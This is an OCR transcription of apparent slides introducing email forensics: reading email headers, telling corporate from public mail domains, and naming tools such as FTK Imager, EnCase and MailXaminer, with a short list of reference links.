
How To Investigates Email Crime

Investigating E-mail from
Corporate- Corporate:
Apps.rai@somecompany.com



Header contains useful information-

- Unique identifying number.



Everything after @ belongs to the domain name. -Investigating corporate emails is easier.

Investigate in E-mail Header

Search e-mail header in-

- GUI clients.
- Command- line clients.
- Web-based clients.
- Sending time.

- IP address of sending e-mail server.
- IP address of e-mail client.

Investigating E-mails from Public Servers
Try to ignore the use of your own email-id while investigating .Use public severs like yahoo, Hotmail.., etc.

Public: whatever@hotmail.com

Application of E-mail Investigation

• Criminal undertaking.
- Civil litigation.
- E-mail tracing.
- Corporate security policy.

Use specified E-mail Investigating tool

- AccessData's FTK Imager.
- MailXaminer.
- Encase.
- DBXtract.
- Paraben, etc.

References

- **http://youtube.com/**
- **https://osintframework.com/**
- **https://www.metasploit.com/**
- **https://nmap.org/**